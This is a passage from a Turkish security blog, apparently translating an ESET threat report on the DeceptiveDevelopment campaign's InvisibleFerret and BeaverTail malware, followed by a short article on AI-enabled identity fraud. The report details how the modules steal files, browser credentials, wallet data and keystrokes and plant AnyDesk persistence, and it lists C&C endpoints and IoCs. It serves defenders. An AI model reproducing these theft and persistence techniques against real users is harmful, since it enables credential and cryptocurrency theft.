| 8 | ssh\_env | Uploads data from the user’s home directory and mounted drives, using FTP | Sends — uenv start to the server. Establishes an FTP connection using the server address and credentials provided in the arguments. On Windows, uploads the directory structure and contents of the Documents and Downloads folders, as well as the contents of drives D to I. On other systems, uploads the entirety of the user’s home directory and the /Volumes directory containing all mounted drives. Only uploads files smaller than 20,971,520 bytes (20 MB) and excludes directories matching the ex\_dir list and files matching the ex\_files, ex\_files1, and ex\_files2 lists described in Figure 13. Finishes by sending — uenv success to the server. |
Şekil 12 ssh kill komutunun uygulanması
Her komut ssh\_ önekiyle adlandırılır ve sunucuyla iletişim kurarken kullanılmak üzere sayısal bir değer atanır. Alınan her komut için yeni bir iş parçacığı oluşturulur ve istemci hemen bir sonraki komutu dinlemeye başlar. Komutlara verilen yanıtlar, komutlar yürütülmeyi tamamladığında eş zamansız olarak gönderilir. İki yönlü iletişim soketler üzerinden JSON formatında, iki alanla yapılır:
- komutu – sayısal komut kimliğini belirtir.
- args – sunucu ve istemci arasında gönderilen tüm ek verileri içerir.
Komut dosyası ayrıca veri sızarken atlanacak hariç tutulan dosya ve dizin adlarının (yazılım projeleri ve depoları için önbellek ve geçici dizinler gibi) listesini ve sızılacak ilginç ad kalıplarının bir listesini (ortam ve yapılandırma dosyaları; gizli, cüzdan, özel, parola vb. kelimeleri içeren belgeler, elektronik tablolar ve diğer dosyalar) içerir.
### *Tarayıcı modülü*
The bow modülü, web tarayıcıları tarafından kaydedilen oturum açma verilerini, otomatik doldurma verilerini ve ödeme bilgilerini çalmaktan sorumludur. Hedeflenen tarayıcılar Chrome, Brave, Opera, Yandex ve Edge olup hepsi Chromium tabanlıdır ve **Şekil 13**‘te gösterildiği gibi üç büyük işletim sisteminin (Windows, Linux, macOS) her biri için birden fazla sürüm listelenmiştir.
Şekil 13 Hedeflenen tarayıcılar ve sürümleri
Tarayıcının yerel depolama klasörlerinde arama yapar (bir örnek Şekil 14’te gösterilmiştir) ve oturum açma ve ödeme bilgilerini içeren veri tabanlarını Windows’ta %Temp% klasörüne veya diğer sistemlerde /tmp klasörüne iki dosya halinde kopyalar:
- Kullanıcı giriş bilgilerini içeren LoginData.db ve
- webdata.db kayıtlı ödeme bilgilerini (kredi kartları) içerir.
Şekil 14 Windowsta sabit kodlanmış yerel tarayıcı yolları
Kaydedilen parolalar ve kredi kartı numaraları AES kullanılarak şifrelenmiş bir biçimde saklandığından dışarı sızmadan önce şifrelerinin çözülmesi gerekir. Bunun için kullanılan şifreleme anahtarları, kullanılan işletim sistemine bağlı olarak elde edilir. Windows’ta bunlar tarayıcının Local State dosyasından çıkarılır, Linux’ta [secretstorage paketi ](https://github.com/mitya57/secretstorage)aracılığıyla elde edilir ve macOS’ta **Şekil 15**‘te gösterildiği gibi [güvenlik yardımcı programı ](https://ss64.com/mac/security-password-mgt.html)aracılığıyla elde edilir.
Şekil 15 Windows Linux ve macOSta tarayıcı veritabanları için şifreleme anahtarlarını çıkarma
Toplanan bilgiler (bkz. **Şekil 16**) daha sonra /keys API uç noktasına bir HTTP POST isteği aracılığıyla C&C sunucusuna gönderilir.
Şekil 16 Tarayıcı modülü tarafından CC sunucusuna gönderilen bilgiler
### *AnyDesk modülü*
adc modülü, bu ele geçirme zincirinde bulunan tek kalıcılık mekanizmasıdır ve sabit kodlanmış oturum açma kimlik bilgilerini içeren bir yapılandırma dosyası kullanarak kurbanın bilgisayarına AnyDesk erişimi kurar.
Windows’ta, C:/Program Files (x86)/AnyDesk/AnyDesk.exe dosyasının var olup olmadığını kontrol eder. Eğer yoksa anydesk.exe dosyasını C&C sunucusundan (http://< C&C\_IP :>< C&C\_port> /anydesk.exe) kullanıcının ev dizinine indirir.
Ardından, yapılandırma dosyalarına sabit kodlanmış parola hash, parola salt ve token salt değerlerini girerek AnyDesk’i saldırganın erişimi için ayarlamaya çalışır. Yapılandırma dosyaları mevcut değilse veya saldırgan tarafından belirtilen parola salt değerini içermiyorsa modül, kodlanmış oturum açma bilgilerini eklemek için bunları değiştirmeye çalışır. Bu başarısız olursa kullanıcının ana dizininde yapılandırma dosyalarını değiştirmek için kod içeren conf.ps1 adlı bir PowerShell betiği oluşturur (**Şekil 17**‘de gösterilmiştir) ve bunu başlatmayı dener.
Şekil 17 AnyDesk yapılandırmasını değiştirmek sabit kodlanmış parola hash ve salt ve token salt eklemek için PowerShell betiği
Bu eylemler tamamlandıktan sonra AnyDesk süreci öldürülür ve ardından yeni yapılandırmayı yüklemek için yeniden başlatılır. Son olarak, adc modülü kendi üzerinde [os.remove işlevini ](https://docs.python.org/3/library/os.html#os.remove)çağırarak kendini silmeye çalışır.
### **InvisibleFerret güncellemesi**
Daha sonra InvisibleFerret’in en az Ağustos 2024’ten beri kullanılan ve büyük değişiklikler içeren güncellenmiş bir sürümünü keşfettik. Artık ayrı modüllere ayrılmıyor, bunun yerine tek bir büyük komut dosyası olarak mevcut (ancak tarayıcı ve AnyDesk modüllerini seçici olarak yüklemek için arka kapı komutlarını hâlâ koruyor). Ayrıca macOS’un daha fazla desteklenmesi için örneğin bilgisayarın ana bilgisayar adıyla birlikte kullanıcı adının toplanması gibi küçük kod değişiklikleri de vardır.
Gözlemlediğimiz bir diğer değişiklik de sType’a ek olarak gType adlı bir tanımlayıcının eklenmesidir. C&C sunucusundan modül indirirken sType’a ek olarak ikincil bir kurban/kampanya tanımlayıcısı görevi görür (örneğin, <C&C\_IP>:<port>/<module>/<sType>/<gType> ). Sızdırılan verileri etiketlemek için kullanıldığını görmedik.
InvisibleFerret’in bu yeni sürümü ayrıca Telegram ve FTP aracılığıyla tarayıcı uzantıları ve parola yöneticilerinden veri sızdırabilen ssh\_zcp adlı ek bir arka kapı komutu da uyguladı.
Yeni komutla InvisibleFerret önce Chrome, Brave ve Edge tarayıcıları için 88 tarayıcı uzantısından veri arar ve varsa toplar ve ardından bunları sistemin geçici dizinindeki bir hazırlama klasörüne yerleştirir. Uzantıların tam listesi *Appendix’*te bulunabilir ve veri toplama kodu **Şekil 18**‘de gösterilmiştir.
Şekil 18 InvisibleFerretin yeni sürümünde tarayıcı uzantılarından veri toplama
Komut, uzantı verilerinin yanı sıra Windows’ta 1Password, Electrum, WinAuth, Proxifier4 ve Dashlane’e ek olarak tüm sistemlerdeki Atomic ve Exodus kripto para cüzdanlarından da bilgi sızdırabilir. Bu durum **Şekil 19**‘da gösterilmektedir.
Şekil 19 InvisibleFerretin yeni sürümünde çeşitli uygulamalardan veri toplanması
Veriler daha sonra arşivlenir ve bir bot belirteci ile Telegram API kullanılarak bir Telegram sohbetine ve bir FTP sunucusuna yüklenir. Yükleme tamamlandıktan sonra InvisibleFerret hem hazırlama klasörünü hem de arşivi kaldırır.
### **Pano çalma modülü**
Aralık 2024’te InvisibleFerret’in C&C uç noktası /mclip/< campaign\_ID> adresinden .n2/mlip olarak indirilen mlip adlı ek bir modül içeren başka bir sürümünü keşfettik. Bu modül, yük modülünün geri kalanından ayrılmış olan keylogging ve clipboard çalma işlevlerini içermektedir.
Operatörlerin teknik yeteneklerinde bir ilerleme olduğunu gösteren bu modülün keylogging ve clipboard çalma işlevi, InvisibleFerret’in önceki sürümleri her türlü tuş vuruşunu günlüğe kaydederken yalnızca chrome.exe ve brave.exe olmak üzere iki işlemle sınırlandırılmıştır. Toplanan veriler yeni bir API uç noktası olan /api/clip’e yüklenir.
### **Network altyapısı**
DeceptiveDevelopment’ın ağ altyapısı, ticari barındırma sağlayıcıları tarafından barındırılan özel sunuculardan oluşmaktadır ve en yaygın kullanılan üç sağlayıcı RouterHosting (şimdi Cloudzy olarak bilinmektedir), Stark Industries Solutions ve Pier7ASN’dir. Sunucu API’si Node.js ile yazılmıştır ve **Tablo 5**‘te listelenen dokuz uç noktadan oluşmaktadır.
Tablo 5. DeceptiveDevelopment C&C API uç noktaları
| **API endpoint** | **Description** |
|---|---|
| /pdown | Downloading the Python environment. |
| /uploads | BeaverTail data upload. |
| /client/<campaign\_ID> | InvisibleFerret loader. |
| /payload/<campaign\_ID> | InvisibleFerret payload module. |
| /brow/<campaign\_ID> | InvisibleFerret browser module. |
| /adc/<campaign\_ID> | InvisibleFerret AnyDesk module. |
| /mclip/<campaign\_ID> | InvisibleFerret keylogger module. |
| /keys | InvisibleFerret data upload. |
| /api/clip | InvisibleFerret keylogger module data upload. |
Gözlemlediğimiz çoğu C&C iletişimi HTTP üzerinden C&C iletişimi için 1224 veya 1244 (bazen 80 veya 3000) ve TCP soketleri üzerinden arka kapı C&C iletişimi için 1245 (bazen 80, 2245, 3001, 5000 veya 5001) bağlantı noktaları üzerinden yapıldı. Python ortamının indirilmesi dışında, istemciden C&C sunucusuna yapılan tüm iletişim kampanya kimliğini içerir. InvisibleFerret indirmeleri için ID, GET isteğindeki URL’nin sonuna eklenir. Veri sızıntısı için ID, POST isteğinin bir parçası olarak type alanında gönderilir. Bu, ağ trafiğini tanımlamak ve hangi belirli örnek ve kampanyaya ait olduğunu belirlemek için kullanışlıdır.
Gözlemlediğimiz kampanya kimlikleri (sType ve gType değerleri) alfanümeriktir ve kampanyayla doğrudan bir ilişkisi yok gibi görünmektedir. gType kullanılmaya başlamadan önce, sType değerlerinden bazıları 5Team9 ve 7tEaM; gibi takım kelimesinin varyantlarını ve sayıları içeren base64 dizeleriydi. gType tanıtıldıktan sonra, her iki değer için de gözlemlenen değerlerin çoğu base64 kullanılmadan tamamen sayısaldı.
## **Sonuç**
DeceptiveDevelopment kümesi, Kuzey Kore’ye bağlı aktörler tarafından kullanılan zaten geniş bir para kazanma planları koleksiyonuna bir ektir ve odağı geleneksel paradan kripto para birimlerine kaydırma eğilimine uygundur. Araştırmamız sırasında, ilkel araç ve tekniklerden daha gelişmiş ve yetenekli kötü amaçlı yazılımlara ve kurbanları cezbetmek ve kötü amaçlı yazılımı dağıtmak için daha gösterişli tekniklere geçtiğini gözlemledik. Herhangi bir çevrimiçi iş arama ve serbest çalışma platformu, sahte işe alım uzmanları tarafından kötü amaçlı yazılım dağıtımı için kötüye kullanılma riski altında olabilir. Bu kampanyayla ilgili önemli faaliyetler gözlemlemeye devam ediyoruz ve DeceptiveDevelopment’ın kripto para kullanıcılarını hedef almak için yenilikler yapmaya ve daha fazla yol aramaya devam etmesini bekliyoruz.
### **IoC’ler**
Kapsamlı bir uzlaşma göstergeleri (IoC’ler) listesi ve örnekleri GitHub depomuzda bulunabilir.
### **Files**
| **SHA-1** | **Filename** | **Detection** | **Description** |
|---|---|---|---|
| **48E75D6E2BDB2B00ECBF4801A98F96732E397858** | FCCCall.exe | Win64/DeceptiveDevelopment.A | Trojanized conferencing app – native BeaverTail. |
| **EC8B6A0A7A7407CA3CD18DE5F93489166996116C** | pay.py | Python/DeceptiveDevelopment.B | InvisibleFerret payload module. |
| **3F8EF8649E6B9162CFB0C739F01043A19E9538E7** | bow.py | Python/DeceptiveDevelopment.C | InvisibleFerret browser module. |
| **F6517B68F8317504FDCD415653CF46530E19D94A** | pay\_u2GgOA8.py | Python/DeceptiveDevelopment.B | InvisibleFerret new payload module. |
| **01C0D61BFB4C8269CA56E0F1F666CBF36ABE69AD** | setupTest.js | JS/Spy.DeceptiveDevelopment.A | BeaverTail. |
| **2E3E1B95E22E4A8F4C75334BA5FC30D6A54C34C1** | tailwind.config.js | JS/Spy.DeceptiveDevelopment.A | BeaverTail. |
| **7C8724B75BF7A9B8F27F5E86AAC9445AAFCCB6AC** | conf.ps1 | PowerShell/DeceptiveDevelopment.A | AnyDesk configuration PowerShell script. |
| **5F5D3A86437082FA512B5C93A6B4E39397E1ADC8** | adc.py | Python/DeceptiveDevelopment.A | InvisibleFerret AnyDesk module. |
| **7C5B2CAFAEABBCEB9765D20C6A323A07FA928624** | bow.py | Python/DeceptiveDevelopment.A | InvisibleFerret browser module. |
| **BA1A54F4FFA42765232BA094AAAFAEE5D3BB2B8C** | pay.py | Python/DeceptiveDevelopment.A | InvisibleFerret payload module. |
| **6F049D8A0723DF10144CB51A43CE15147634FAFE** | .npl | Python/DeceptiveDevelopment.A | InvisibleFerret loader module. |
| **8FECA3F5143D15437025777285D8E2E3AA9D6CAA** | admin.model.js | JS/Spy.DeceptiveDevelopment.A | BeaverTail. |
| **380BD7EDA453487CF11509D548EF5E5A666ACD95** | run.js | JS/Spy.DeceptiveDevelopment.A | BeaverTail. |
### **Network**
| **IP** | **Domain** | **Hosting provider** | **First seen** | **Details** |
|---|---|---|---|---|
| **95.164.17\[.\]24** | N/A | STARK INDUSTRIES SOLUTIONS LTD | 2024-06-06 | BeaverTail/InvisibleFerret C&C and staging server. |
| **185.235.241\[.\]208** | N/A | STARK INDUSTRIES SOLUTIONS LTD | 2021-04-12 | BeaverTail/InvisibleFerret C&C and staging server. |
| **147.124.214\[.\]129** | N/A | Majestic Hosting Solutions, LLC | 2024-03-22 | BeaverTail/InvisibleFerret C&C and staging server. |
| **23.106.253\[.\]194** | N/A | LEASEWEB SINGAPORE PTE. LTD. | 2024-05-28 | BeaverTail/InvisibleFerret C&C and staging server. |
| **147.124.214\[.\]237** | N/A | Majestic Hosting Solutions, LLC | 2023-01-28 | BeaverTail/InvisibleFerret C&C and staging server. |
| **67.203.7\[.\]171** | N/A | Amaze Internet Services | 2024-02-14 | BeaverTail/InvisibleFerret C&C and staging server. |
| **45.61.131\[.\]218** | N/A | RouterHosting LLC | 2024-01-22 | BeaverTail/InvisibleFerret C&C and staging server. |
| **135.125.248\[.\]56** | N/A | OVH SAS | 2023-06-30 | BeaverTail/InvisibleFerret C&C and staging server. |
## **MITRE ATT&CK teknikleri**
Bu tablo MITRE ATT&CK çerçevesinin [16. sürümü ](https://attack.mitre.org/resources/versions/)kullanılarak oluşturulmuştur**.**
| **Tactic** | **ID** | **Name** | **Description** |
|---|---|---|---|
| **Resource Development** | [T1583.003](https://attack.mitre.org/versions/v16/techniques/T1583/003) | Acquire Infrastructure: Virtual Private Server | The attackers rent out infrastructure for C&C and staging servers. |
| [T1587.001](https://attack.mitre.org/versions/v16/techniques/T1587/001) | Develop Capabilities: Malware | The attackers develop the BeaverTail and InvisibleFerret malware. |
| [T1585.001](https://attack.mitre.org/versions/v16/techniques/T1585/001) | Establish Accounts: Social Media Accounts | The attackers create fake social media accounts, pretending to be recruiters. |
| [T1608.001](https://attack.mitre.org/versions/v16/techniques/T1608/001) | Stage Capabilities: Upload Malware | InvisibleFerret modules are uploaded to staging servers, from where they are downloaded to victimized systems. |
| **Initial Access** | [T1566.003](https://attack.mitre.org/versions/v16/techniques/T1566/003) | Phishing: Spearphishing via Service | Spearphishing via job-hunting and freelancing platforms. |
| **Execution** | [T1059.006](https://attack.mitre.org/versions/v16/techniques/T1059/006) | Command-Line Interface: Python | InvisibleFerret is written in Python. |
| [T1059.007](https://attack.mitre.org/versions/v16/techniques/T1059/007) | Command-Line Interface: JavaScript/JScript | BeaverTail has a variant written in JavaScript. |
| [T1204.002](https://attack.mitre.org/versions/v16/techniques/T1204/002) | User Execution: Malicious File | Initial compromise is triggered by the victim executing a trojanized project containing the BeaverTail malware. |
| [T1059.003](https://attack.mitre.org/versions/v16/techniques/T1059/003) | Command-Line Interface: Windows Command Shell | InvisibleFerret’s remote shell functionality allows access to the Windows Command Shell. |
| **Persistence** | [T1133](https://attack.mitre.org/versions/v16/techniques/T1133) | External Remote Services | Persistence is achieved by installing and configuring the AnyDesk remote access tool. |
| **Defense Evasion** | [T1140](https://attack.mitre.org/versions/v16/techniques/T1140) | Deobfuscate/Decode Files or Information | The JavaScript variant of BeaverTail uses code obfuscation. C&C server addresses and other configuration data are also encrypted/encoded. |
| [T1564.001](https://attack.mitre.org/versions/v16/techniques/T1564/001) | Hide Artifacts: Hidden Files and Directories | InvisibleFerret files are dropped to disk with the hidden attribute. |
| [T1564.003](https://attack.mitre.org/versions/v16/techniques/T1564/003) | Hide Artifacts: Hidden Window | InvisibleFerret creates new processes with their windows hidden. |
| [T1027.013](https://attack.mitre.org/versions/v16/techniques/T1027/013) | Obfuscated Files or Information: Encrypted/Encoded File | InvisibleFerret payloads are encrypted and have to be decrypted before execution. |
| **Credential Access** | [T1555.001](https://attack.mitre.org/versions/v16/techniques/T1555/001) | Credentials from Password Stores: Keychain | Keychain data is exfiltrated by both BeaverTail and InvisibleFerret. |
| [T1555.003](https://attack.mitre.org/versions/v16/techniques/T1555/003) | Credentials from Password Stores: Credentials from Web Browsers | Credentials stored in web browsers are exfiltrated by InvisibleFerret. |
| [T1552.001](https://attack.mitre.org/versions/v16/techniques/T1552/001) | Unsecured Credentials: Credentials In Files | Plaintext credentials/keys in certain files are exfiltrated by both BeaverTail and InvisibleFerret. |
| **Discovery** | [T1010](https://attack.mitre.org/versions/v16/techniques/T1010) | Application Window Discovery | The InvisibleFerret keylogger collects the name of the currently active window. |
| [T1217](https://attack.mitre.org/versions/v16/techniques/T1217) | Browser Bookmark Discovery | Credentials and other data stored by browsers are exfiltrated by InvisibleFerret. |
| [T1083](https://attack.mitre.org/versions/v16/techniques/T1083) | File and Directory Discovery | The InvisibleFerret backdoor can browse the filesystem and exfiltrate files. |
| [T1082](https://attack.mitre.org/versions/v16/techniques/T1082) | System Information Discovery | System information is collected by both BeaverTail and InvisibleFerret. |
| [T1614](https://attack.mitre.org/versions/v16/techniques/T1614) | System Location Discovery | InvisibleFerret geolocates the campaign by querying the IP address location. |
| [T1016](https://attack.mitre.org/versions/v16/techniques/T1016) | System Network Configuration Discovery | InvisibleFerret collects network information, such as private and public IP addresses. |
| [T1124](https://attack.mitre.org/versions/v16/techniques/T1124) | System Time Discovery | InvisibleFerret collects the system time. |
| **Lateral Movement** | [T1021.001](https://attack.mitre.org/versions/v16/techniques/T1021/001) | Remote Services: Remote Desktop Protocol | AnyDesk is used by InvisibleFerret to achieve persistence and allow remote attacker access. |
| **Collection** | [T1056.001](https://attack.mitre.org/versions/v16/techniques/T1056/001) | Input Capture: Keylogging | InvisibleFerret contains keylogger functionality. |
| [T1560.002](https://attack.mitre.org/versions/v16/techniques/T1560/002) | Archive Collected Data: Archive via Library | Data exfiltrated using InvisibleFerret can be archived using the py7zr and pyzipper Python packages. |
| [T1119](https://attack.mitre.org/versions/v16/techniques/T1119) | Automated Collection | Both BeaverTail and InvisibleFerret exfiltrate some data automatically. |
| [T1005](https://attack.mitre.org/versions/v16/techniques/T1005) | Data from Local System | Both BeaverTail and InvisibleFerret exfiltrate data from the local system. |
| [T1025](https://attack.mitre.org/versions/v16/techniques/T1025) | Data from Removable Media | InvisibleFerret scans removable media for files to exfiltrate. |
| [T1074.001](https://attack.mitre.org/versions/v16/techniques/T1074/001) | Data Staged: Local Data Staging | InvisibleFerret copies browser databases to the temp folder prior to credential extraction. When exfiltrating via a ZIP/7z archive, the file is created locally before being uploaded. |
| [T1115](https://attack.mitre.org/versions/v16/techniques/T1115) | Clipboard Data | InvisibleFerret contains clipboard stealer functionality. |
| **Command and Control** | [T1071.001](https://attack.mitre.org/versions/v16/techniques/T1071/001) | Standard Application Layer Protocol: Web Protocols | C&C communication is done over HTTP. |
| [T1071.002](https://attack.mitre.org/versions/v16/techniques/T1071/002) | Standard Application Layer Protocol: File Transfer Protocols | Files are exfiltrated over FTP by InvisibleFerret. |
| [T1571](https://attack.mitre.org/versions/v16/techniques/T1571) | Non-Standard Port | Nonstandard ports 1224, 1244, and 1245 are used by BeaverTail and InvisibleFerret. |
| [T1219](https://attack.mitre.org/versions/v16/techniques/T1219) | Remote Access Tools | InvisibleFerret can install AnyDesk as a persistence mechanism. |
| [T1095](https://attack.mitre.org/versions/v16/techniques/T1095) | Non-Application Layer Protocol | TCP is used for command and control communication. |
| **Exfiltration** | [T1030](https://attack.mitre.org/versions/v16/techniques/T1030) | Data Transfer Size Limits | In some cases, InvisibleFerret exfiltrates only files below a certain file size. |
| [T1041](https://attack.mitre.org/versions/v16/techniques/T1041) | Exfiltration Over Command and Control Channel | Some data is exfiltrated to the C&C server over HTTP. |
| [T1567.004](https://attack.mitre.org/versions/v16/techniques/T1567/004) | Exfiltration Over Web Service: Exfiltration Over Webhook | Exfiltrating ZIP/7z files can be done over a Telegram webhook (InvisibleFerret’s ssh\_zcp command). |
| **Impact** | [T1657](https://attack.mitre.org/versions/v16/techniques/T1657) | Financial Theft | This campaign’s goal is cryptocurrency theft and InvisibleFerret has also been seen exfiltrating saved credit card information. |
## **Ekler**
Aşağıda yeni InvisibleFerret tarafından hedeflenen tarayıcı uzantılarının bir listesi bulunmaktadır:
| ArgentX | Dashalane | Libonomy |
|---|---|---|
| Aurox | Enkrypt | MagicEden |
| Backpack | Eternl | Manta |
| Binance | Exodus | Martian |
| Bitget | Fewcha-Move | Math |
| Blade | Fluent | MetaMask |
| Block | Frontier | MetaMask-Edge |
| Braavos | GoogleAuth | MOBOX |
| ByBit | Hashpack | Moso |
| Casper | HAVAH | MyTon |
| Cirus | HBAR | Nami |
| Coin98 | Initia | OKX |
| CoinBase | Keplr | OneKey |
| Compass-Sei | Koala | OpenMask |
| Core-Crypto | LastPass | Orange |
| Cosmostation | LeapCosmos | OrdPay |
| Crypto.com | Leather | OsmWallet |
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** DeceptiveDevelopment, Siber Güvenlik
---
### [Yapay zekâ odaklı kimlik dolandırıcılığı nasıl hasara yol açıyor?](https://antivirus.com.tr/yapay-zeka-odakli-kimlik-dolandiriciligi-nasil-hasara-yol-aciyor/)
**Published:** Şubat 13, 2025
**Author:** ESET
**Excerpt:** Deepfake dolandırıcılığı, sentetik kimlikler ve yapay zekâ destekli dolandırıcılık, kimlik hırsızlığının tespit edilmesini ve önlenmesini zorlaştırıyor
**Content:**
*Deepfake dolandırıcılığı, sentetik kimlikler ve yapay zekâ destekli dolandırıcılık, kimlik hırsızlığının tespit edilmesini ve önlenmesini zorlaştırıyor*
Yapay zekâ (AI) dünyamızı hem beklenen hem de öngörülemeyen şekillerde dönüştürüyor. Tüketiciler için bu teknoloji, daha doğru bir şekilde kişiselleştirilmiş dijital içerik, daha iyi sağlık teşhisi, tatilde yardımcı olmak için gerçek zamanlı dil çevirisi ve iş yerinde üretkenliği artırmak için üretken AI asistanları anlamına geliyor. Ancak yapay zekâ aynı zamanda, özellikle [günümüzde en yaygın dolandırıcılık türü ](https://www.cifas.org.uk/insight/reports-trends)olan kimlik dolandırıcılığı söz konusu olduğunda siber suçluların daha üretken olmalarına yardımcı olmak için de kullanılıyor.
Birleşik Krallık, İspanya ve ABD’deki bankacılık risk ve inovasyon liderlerinin üçte birinden fazlası,[ günümüzdeki en büyük zorluklarının ](https://investors.miteksystems.com/news-releases/news-release-details/soaring-scam-and-fraud-sophistication-remains-top-challenge)yapay zekâ tarafından üretilen dolandırıcılık ve derin sahtekârlıkların yükselişi olduğunu belirtiyor ve bunu bir numaralı cevap haline getiriyor. Peki, yapay zekâ destekli dolandırıcılık nasıl işliyor ve güvende kalmak için ne yapabilirsiniz?
## Yapay zekâ odaklı kimlik dolandırıcılığı nasıl işliyor?
Kimlik dolandırıcılığı, kişisel olarak tanımlanabilir bilgilerinizin (PII), adınıza kredi kartı borcu çıkarmak veya bir banka ya da başka bir hesaba erişmek gibi bir suç işlemek için kullanılması anlamına gelir. [Bir tahmine ](https://www.signicat.com/the-battle-against-ai-driven-identity-fraud)göre, yapay zekâ odaklı dolandırıcılık şu anda finans ve ödeme sektörü tarafından kaydedilen tüm dolandırıcılık girişimlerinin beşte ikisinden fazlasını (%43) oluşturuyor. Bu girişimlerin yaklaşık üçte birinin (%29) başarılı olduğu düşünülüyor. Peki yapay zekâ siber suçlulara nasıl yardımcı oluyor?
Vurgulayabileceğimiz birkaç farklı taktik var:
- **Deepfake hesap ele geçirme (ATO’lar) ve hesap oluşturma:** Dolandırıcılar, müşterilerin söyledikleri kişi olduklarını doğrulamak için finansal hizmet şirketleri tarafından kullanılan Müşterini Tanı (KYC) kontrollerini atlamak için yasal kullanıcıların deepfake ses ve video benzerliklerini kullanıyor. Size ait bir görüntü ya da video web’den kazınır ve bir deepfake aracına ya da üretken yapay zekâya aktarılır. Daha sonra, kimlik doğrulama sistemlerini kandırmak için tasarlanmış enjeksiyon saldırılarında kullanıcı ve hizmet sağlayıcı arasındaki veri akışına eklenir. [Bir rapora ](https://www.infosecurity-magazine.com/news/deepfake-identity-attack-every/)göre deepfake’ler şu anda hareket tabanlı biyometri kontrollerini geçmeye yönelik hileli girişimlerin dörtte birini (%24) ve statik selfie tabanlı kontrollerin %5’ini oluşturuyor.
- **Belge sahteciliği:** Dolandırıcıların, mütevazı kurbanlar adına yeni hesaplar açmak için sahte pasaport sayfaları gibi fiziksel belge sahteciliklerini kullandıkları bir zaman vardı. Ancak günümüzde bunu dijital olarak yapma olasılıkları daha yüksek. [Bir rapor, ](https://www.entrust.com/sites/default/files/documentation/executive-summaries/2025-fraud-identity-exec-summary.pdf)dijital sahteciliğin tüm belge dolandırıcılığının %57’sinden fazlasını oluşturduğunu iddia ediyor; bu, yıllık %244’lük bir artış. Dolandırıcılar genellikle belge şablonlarına çevrimiçi olarak erişir veya veri ihlallerinde çalınan belge görüntülerini indirir ve ardından Photoshop’ta ayrıntıları değiştirir. Üretken Yapay Zekâ (GenAI) araçları bunu hızlı ve büyük ölçekte yapmalarına yardımcı oluyor.
- **Sentetik dolandırıcılık**: Dolandırıcılar ya gerçek (çalıntı) ve uydurma kişisel bilgileri birleştirerek tamamen yeni (sentetik) bir kimlik oluştururlar ya da sadece uydurma verileri kullanarak yeni bir kimlik oluştururlar. Bu daha sonra örneğin bankalarda ve kredi kartı şirketlerinde yeni hesaplar açmak için kullanılır. Dolandırıcıların başarı şansını artırmak için belge sahtecilikleri ve derin sahtecilikler bu kimliklerle birleştirilebilir. [Bir rapora ](https://www.deduce.com/resource/wakefield-research-report/)göre, ABD’li dolandırıcılık ve risk uzmanlarının %76’sı kuruluşlarının sentetik müşterilere sahip olduğunu düşünüyor. Bu tür dolandırıcılığın yılda %17 arttığını tahmin ediyorlar.
- **Arkadaşları ve aileyi kandıran derin sahtecilikler:** Bazen, sevdiklerinizi bile kandıran dolandırıcılıklarda sahte video veya ses kullanılabilir. Bu taktiklerden biri, akrabalarınızın sizi kaçırdığını iddia eden bir tehdit aktöründen telefon aldığı [sanal kaçırmadır](https://antivirus.com.tr/sanal-adam-kacirma-basiniza-gelenin-dolandiricilik-oldugunu-nasil-anlarsiniz/). Kanıt için sesinizin deepfake bir kaydını dinletirler ve ardından fidye talep ederler. GenAI, dolandırıcıların olası bir kurban bulmalarına yardımcı olmak için bu çabalarda da kullanılabilir. ESET Global Güvenlik Danışmanı Jake Moore, şu anda nelerin mümkün olduğunu [burada ](https://antivirus.com.tr/jake-mooreun-sesi-calindi-sanal-adam-kacirma-kavrami/)ve [burada ](https://antivirus.com.tr/ses-klonlama-ve-whatsapp-dolandiricilik-icin-kullaniliyor/)anlattı.
- **Kimlik bilgisi doldurma (ATO için):** Kimlik bilgisi doldurma, aynı kullanıcı adı ve parolayı kullanmış olabileceğiniz diğer hesaplara erişmek için otomatik girişimlerde çalınan oturum açma bilgilerinin kullanılmasını içerir. Yapay zekâ destekli araçlar, birden fazla veri kaynağından bu kimlik bilgileri listelerini hızla oluşturarak saldırıların ölçeklendirilmesine yardımcı olabilir. Ayrıca savunma filtrelerini kandırmak için oturum açarken insan davranışını doğru bir şekilde taklit etmek için de kullanılabilirler.
## Yapay zekâ tabanlı dolandırıcılığın etkisi nedir?
Dolandırıcılık kurbansız bir suç olmaktan çok uzaktır. Aslında yapay zekâ destekli dolandırıcılık,
- Dolandırılan birey için büyük duygusal sıkıntıya neden olur. [Bir rapor](https://www.idtheftcenter.org/publication/2023-consumer-impact-report/), mağdurların %16’sının kimlik suçu nedeniyle intihar etmeyi düşündüğünü iddia etmektedir.
- Dolandırıcılığın başarıya ulaşma olasılığını artırarak kârları azaltıyor, bu da şirketleri herkes için fiyatlarını yükseltmeye zorluyor.
- Ulusal ekonomiyi etkiler. Daha düşük kâr, daha düşük vergi geliri anlamına gelir ve bu da kamu hizmetlerine harcanacak daha az nakit anlamına gelir.
- Halkın hukukun üstünlüğüne ve hatta demokrasiye olan güvenini sarsabilir.
- İş dünyasının güvenini zedeleyerek potansiyel olarak ülkeye daha düşük seviyelerde yatırım yapılmasına yol açabilir.
## Kimliğinizi yapay zekâ odaklı dolandırıcılıktan nasıl koruyabilirsiniz?
Yapay zekânın kendilerine karşı saldırgan kullanımıyla mücadele etmek isteyen kuruluşlar, dolandırıcılığın işaretlerini tespit etmek için giderek daha fazla savunma amaçlı yapay zekâ araçlarına yöneliyor. Peki siz ne yapabilirsiniz? Belki de en etkili strateji, tehdit aktörlerinin ilk etapta PII ve ses/video verilerinizi elde etme fırsatlarını en aza indirmektir. Bu şu anlama geliyor:
- [Sosyal medyada aşırı bilgi paylaşmayın ](https://antivirus.com.tr/sosyal-medyada-paylasmaktan-kacinmaniz-gereken-10-konu-ve-nedenleri/)ve gizlilik ayarlarınızı kısıtlayın,
- Kimlik avı konusunda bilinçli olun: Gönderen alan adlarını kontrol edin, yazım ve dil bilgisi hatalarına bakın ve istenmeyen e-postalardaki bağlantılara asla tıklamayın veya ekleri açmayın,
- Tüm hesaplarda çok faktörlü kimlik doğrulama (MFA) kullanın,
- Her zaman bir [parola yöneticisinde ](https://antivirus.com.tr/parola-yoneticisi-alirken-dikkat-edilmesi-gereken-10-nokta/)saklanan güçlü, benzersiz parolalar kullanın,
- Tüm dizüstü bilgisayarlarda ve mobil cihazlarda yazılımı güncel tutun,
- Banka ve kart hesaplarını yakından takip edin, şüpheli faaliyetleri düzenli olarak kontrol edin ve doğru görünmeyen bir şey varsa hesapları derhal dondurmayı unutmayın,
- Tüm cihazlara saygın bir satıcıdan çok katmanlı güvenlik yazılımı yükleyin.
